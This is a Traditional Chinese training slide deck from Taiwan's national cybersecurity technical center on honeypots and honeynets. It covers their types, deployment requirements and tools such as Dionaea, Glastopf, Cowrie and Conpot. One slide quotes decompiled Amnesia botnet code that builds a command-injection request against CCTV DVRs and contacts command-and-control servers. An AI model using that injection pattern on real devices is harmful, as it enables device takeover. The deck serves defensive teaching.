

# 蜜網系統(Honeynet)介紹

行政院國家資通安全會報技術服務中心

106年5月12日

- 一、什麼是蜜網系統/蜜罐系統
- 二、蜜罐的類型
- 三、蜜罐的部署策略
- 四、常見的蜜罐及工具

NCCST

# 如何了解網路上的攻擊威脅資訊



- 當我們不知道誰在攻擊我們的時候，如何蒐集到更多的資訊並進行防禦？
- 如何收集駭客的攻擊行為而不被發現？
- 了解你的敵人

NCCST

# 一般的定義

- 什麼是蜜罐系統(Honeypot)

- 蜜罐系統(Honeypot)定義

- A Honeypot is a security resource whose value is in being probed, attacked and compromised.
    - A Honeypot is an information system resource whose value lies in unauthorized and illicit use of that resource.
    - Has no production value, any traffic going to or from a Honeypot is likely a probe, attack or compromise.
    - 資料來源 <http://old.honeynet.org/papers>

- 做為駭客攻擊目標的誘餌，引誘駭客對蜜罐系統進行攻擊
- 資安人員則針對蜜罐系統進行監控與捕獲資料，蒐集並分析網路威脅的相關資訊

NCCST

# 蜜罐系統初步認識

- 模擬有缺陷的作業系統或服務
- 所有的流量都要受到監控
- 用途
  - 用最少的資源，蒐集網路威脅
  - 提升資安威脅分析（IDS等等）的準確率
  - 發現新的攻擊行為或趨勢
  - 輔助現有的防禦措施

# 蜜網系統初步認識

- 蜜網系統為一個真實網路中的系統，開放給駭客攻擊，蒐集駭客的攻擊行為
- 蜜網系統是一個由蜜罐系統組成的系統架構
- 透過蜜網系統的建置，能夠對進出的流量加蒐集與監控

NCCST

## 二、蜜罐系統的類型

- 互動程度

- 低互動式蜜罐系統：存取的功能受到限制，模擬的真實與互動性較低
- 高互動式蜜罐系統：存取的功能不受限制

- 扮演的角色

- 伺服器端：扮演伺服器的角色
- 用戶端：扮演用戶端的角色


# 以互動程度來區分

NCCST

# 低互動式蜜罐系統

- 提供模擬的系統或應用程式服務
- 互動程度較低
- 不是真實的系統或應用程式
  - 不包含正式對外服務的資訊
  - 組織承受風險較低
- 目的在於監控特定服務是否受到攻擊
- 優缺點
  - 快速部署、維護方便
  - 無法蒐集較深入的攻擊細節
  - 容易被有經驗的攻擊者發現或無法引誘自動化工具完成攻擊行為

# 低互動式蜜罐系統




- 模擬的系統或服務
- 互動程度較低
- 風險低，易於部署，但也容易偵測。

圖片來源 [www.honeynet.org](http://www.honeynet.org)

# 高互動式蜜罐系統

- 真實的作業系統
  - 牽涉到真正的作業系統與應用程式，(不再只是模擬環境)
- 攻擊者能夠在系統中擁有權限
  - 攻擊行為可以在蜜罐系統中存取資源，甚至操縱系統
  - 攻擊者行為會受到監控
- 攻擊行為均可以被記錄與分析
- 優缺點
  - 可蒐集最完整的攻擊行為
  - 能發現未被揭露的攻擊行為
  - 承擔風險較大
  - 不易維護，需要更多的分析能力

# 高互動式蜜罐系統



-真實的系統及服務

-可蒐集更多資訊

-承擔風險較大

-不易維護

圖片來源 [www.honeynet.org](http://www.honeynet.org)

# 以扮演角色來區分


NCCST

# 扮演角色：伺服器端蜜罐系統

- 扮演具弱點的伺服器，吸引攻擊者的偵測及攻擊
- 並不對外提供正式的服務，因此所有連線行為皆可視為異常
- 被動等待
  - 使用較有吸引力的名稱或訊息，如內部專用FTP伺服器
  - 依近期的資安弱點或攻擊趨勢變更名稱或顯示資訊以吸引攻擊，如：Netscreen backdoor(2016)或針對工控系統的掃描行為

# 扮演角色：用戶端蜜罐系統

- 模擬用戶端行為
- 主動與目標主機產生互動
- 需定義判斷標準




圖片來源 [www.honeynet.org](http://www.honeynet.org)

## 三、蜜罐系統部署策略

NCCST

# 蜜罐系統部署策略



圖片來源 [sans.org](http://sans.org)

# 蜜罐系統與蜜網系統

- 資訊蒐集位置

- 蜜罐系統 - 單一資訊蒐集點
- 蜜網系統 - 多個蜜罐系統所組成

- 資料量

- 蜜罐系統 - 單一系統的資料
- 蜜網系統 - 全面性的資料

# 蜜罐系統與沙箱(Sandbox)

- 沙箱(Sandbox)是指利用一個可以執行惡意程式的環境來分析樣本
- 透過沙箱觀察惡意程式造成的影響及行為
- 行為相似，但角色不同
  - 蜜罐系統 - 蒐集初始攻擊行為
  - 沙箱 - 深入分析後續行為

# 部署注意事項

- 蜜罐系統部署需滿足下列要求
  - Data Capture
  - Data Control
  - Data Analysis

NCCST


# Data Capture

- 各層面的資料蒐集
  - 防火牆紀錄
  - 網路封包
  - 系統活動
- 降低被偵測的可能性
  - 隱藏於kernel中監控與記錄行為
  - 將蒐集的資料儲存在遠端

# Data Control

- 管制行為
  - 降低風險
  - 自由 vs 風險
- 方法
  - 限制對外連線次數
  - 頻寬限制
  - IDS/IPS
- 降低風險，但非完全消除

# Data Control



圖片來源 [www.honeynet.org](http://www.honeynet.org)

# Data Analysis

- 蜜罐系統中所有的活動都是可疑的
- 30分鐘的惡意行為可能需耗費30個小時來分析
- 分析方法
  - 低互動式蜜罐系統：各式記錄、封包、入侵偵測系統
  - 高互動式蜜罐系統：人工分析


NCCST

## 四、常見的蜜罐及工具

# 蜜罐系統：Amun

- 發展於2007年
- 使用python開發
- 發佈了約50個弱點模組
- Log可以被寫入特定的文件，如syslog
- 支援MySQL


# 蜜罐系統：Amun architecture



圖片來源 [subs.emis.de/LNI/Proceedings/Proceedings170/177.pdf](http://subs.emis.de/LNI/Proceedings/Proceedings170/177.pdf)

# 蜜罐系統：Amun

- Example of a finite state machine



# 蜜罐系統：Dionaea

- 發展於2009年，Nepenthes更新的下一代蜜罐系統
- 使用C開發，並提供支援python的介面
- 支援IPv6與TLS
- 使用libemu偵測shellcode
- 支援SQLite3
- 具備惡意程式下載功能

# 蜜罐系統：Glastopf

- 低互動式網頁服務誘捕系統
- 模擬Web相關服務
- 模擬提交HTTP請求的方法
  - POST
  - GET
  - HEAD

# 蜜罐系統：Glastopf



- Glastopf Web畫面，不美觀，主要用於吸引惡意的掃描或自動化攻擊

The screenshot shows a web interface for 'inc.'. It features a 'Login Form' with a prompt 'Please fill in your credentials', a 'Login:' label, a text input field, a 'Password:' label, another text input field, and a 'Submit' button. Below the login form is a section titled 'My Resource' containing a large block of text that appears to be a mix of random words and technical terms, likely intended to attract automated scanning tools.

inc.

## Login Form

Please fill in your credentials

Login:

Password:

## My Resource

The rest of the evening was spent in conjecturing how soon he would enable to the living, of his receiving in lieu so considerable a sum as three Dumping data for table together, and given her a sort of intimacy with his ways--seen anything Running in Child mode prove what she felt. Mecury Version They came. The family were assembled in the breakfast room to receive Copyright Tektronix, Inc. visit. The gentlemen arrived early; and, before Mrs. Bennet had time Warning: mysql\_query() revived. Web out that I hate her at all, or that I am in the least unwilling to rootpw of matrimony in his parish; secondly, that I am convinced that it will the "Oh well! it is just as he chooses. Nobody wants him to come. Though I Powered by UebiMiau with greater sweetness of address, and a stronger desire of generally Index of /password Darcy to account for his having ever fallen in love with her. "How could This is a Shareaza Node very, very sorry. So imprudent a match on both sides! But I am willing enable "There was just such an informality in the terms of the bequest as to Running in Child mode She longed to inquire of the housekeeper whether her master was really enable secret 5 \$ welcomed to them as visitors my uncle and aunt. But no,"--recollecting More Info about MetaCart Free received at first an absolute negative. But Jane and Elizabeth, produced by getstats having slighted one of her daughters. Version Info however, the exertion of speaking, which nothing else had so effectually (password She had no fear of its spreading farther through his means. There were nrg- himself; yet Elizabeth was

# 蜜罐系統：Glastopf



- Amnesia Botnet – New IoT/Linux Malware Targets DVRs
- <http://researchcenter.paloaltonetworks.com/2017/04/unit42-new-iotlinux-malware-targets-dvrs-forms-botnet/>

```
log(v31, "NOTICE %s :CCTV found: %s:%s\n", haystack, &v45, &v46);
for ( k = 0; k <= 3; ++k )
{
    memset(v43, 0, 0xDFu);
    v19 = cmds_to_cctv[k];
    v20 = rand() % num_3;
    optlen = sub_9E04(v19, "HOST", &c2_server_table[60 * v20]);
    v25 = "&tar{IFS}/string.js HTTP/1.1\r\nHost: ";
    snprintf(
        v43,
        0xDAu,
        "%s%s%s",
        "GET /language/Swedish${IFS}&&",
        optlen,
        "&tar{IFS}/string.js HTTP/1.1\r\nHost: ",
        v26,
        v27);
```

# 蜜罐系統：Glastopf



## ● Apache Struts2再度爆發高風險漏洞

iThome

新聞

產品評測

技術

專題

Big Data

Cloud

DevOps

資安

Video

研討會

社群

Q搜尋

新聞

## Apache Struts2再度爆發高風險漏洞，HITCON Zeroday通報：金融電信業者受駭

使用Struts 2.3.5、Struts 2.3.31、Struts 2.5~Struts 2.5.10等網站框架的伺服器，都受到駭客可以直接進行遠端執行程式的S2-045漏洞編號影響，可以導致網站資料外洩、被植入木馬程式等風險

文/ 黃彥霖 | 2017-03-07 發表

讚 4 萬

按讚加入iThome粉絲團

讚 764

分享

G+1 7

zeroday.hitcon.org | HITCON ZeroDay

HITCON ZeroDay

漏洞 消息

公告

### Struts2 S2-045 漏洞預警 (CVE-2017-5638)

HITCON ZeroDay 服務團隊 2017/03/07

近期 HITCON ZeroDay 陸續收到 Struts2 S2-045 漏洞通報，網路上 PoC 攻擊程式已經流傳，且已發現大規模掃描發生。請各位朋友多注意系統安全，儘速更新。

8 位朋友說這個讚。



#ASUS #路由器漏洞

華碩超過40種型號路由器存CSRF漏洞和JSONP綁架漏洞

資安公司Nightwatch Cybersecurity研

# 蜜罐系統：Cowrie/Kippo

- 低互動式誘捕系統
- 模擬SSH/Telnet服務
- 許多IoT設備內建Telnet服務，並使用相同的預設帳號密碼
- 近年針對Telnet服務的嘗試登入攻擊行為數量增加

# 蜜罐系統：Conpot



- SCADA Honeypot
- 針對工業控制系統(SCADA/ICS)的低互動式誘捕系統。
- 模擬的服務
  - Modbus over TCP
  - HTTP(HMI)
  - SNMP

# 蜜罐系統：Conpot



- 以一個實際接收的資料

133700000005002b0e0100為例，Modbus over TCP各欄位的說明

| 項次 | 欄位名稱                   | 數值     | 說明                                             |
|----|------------------------|--------|------------------------------------------------|
| 1  | Transaction Identifier | 1337   | 長度為2個位元組，做為該請求的唯一辨識值                           |
| 2  | Protocol Identifier    | 0000   | 長度為2個位元組，此欄位始終為0000                            |
| 3  | Message Length         | 0005   | 長度為2個位元組，代表後面資料長度；因002b0e0100長度為5個位元組，因此值為0005 |
| 4  | Unit Identifier        | 00     | 長度為1個位元組，可用於指定被請求端的任一設備，此範例為無指定                |
| 5  | Function Code          | 2b     | 長度為1個位元組，指定功能函數，此指定讀取設備辨識值(Device Identifier)  |
| 6  | Data                   | 0e0100 | 此範例為指定讀取設備辨識值，因此此值為讀取設備廠牌資訊                    |

# 蜜罐系統部署方案



| Port     | Service | 蜜罐系統     |
|----------|---------|----------|
| 21/TCP   | FTP     | Dionaea  |
| 22/TCP   | SSH     | Cowrie   |
| 23/TCP   | TELNET  | Cowrie   |
| 42/TCP   | WINS    | Dionaea  |
| 69/UDP   | TFTP    | Dionaea  |
| 80/TCP   | HTTP    | Glastopf |
| 135/TCP  | MS RPC  | Dionaea  |
| 443/TCP  | HTTPS   | Dionaea  |
| 445/TCP  | SMB     | Dionaea  |
| 1433/TCP | MSSQL   | Dionaea  |
| 3306/TCP | MySQL   | Dionaea  |
| 5060/UDP | VoIP    | Dionaea  |
| 8080/TCP | HTTP    | Glastopf |
| Other    | other   | Honeyd   |

# Honeypot/Honeynet相關社群



- The Honeynet Project
- NoAH Project
- WOMBAT
- Atlas Arbor
- Project Honey Pot
- WASC Distributed Web Honeypot Project

# The Honeynet Project

- 成立於1999，非營利資安研究組織
- 觀察新型態攻擊，發展開放性原碼工具
- 組織成立使命與願景
  - Research：研究攻擊手法、分析方法研究
  - Awareness：了解現在威脅
  - Tools：發展開源工具

- 部署蜜罐系統就像部署哨兵
  - 蒐集情資
  - 蒐集駭客資訊
  - 攻擊手法研究
- 限制
  - 視野有限
  - 攻擊其他人的風險
  - 低互動式蜜罐系統接近真實系統的程度

報告完畢  
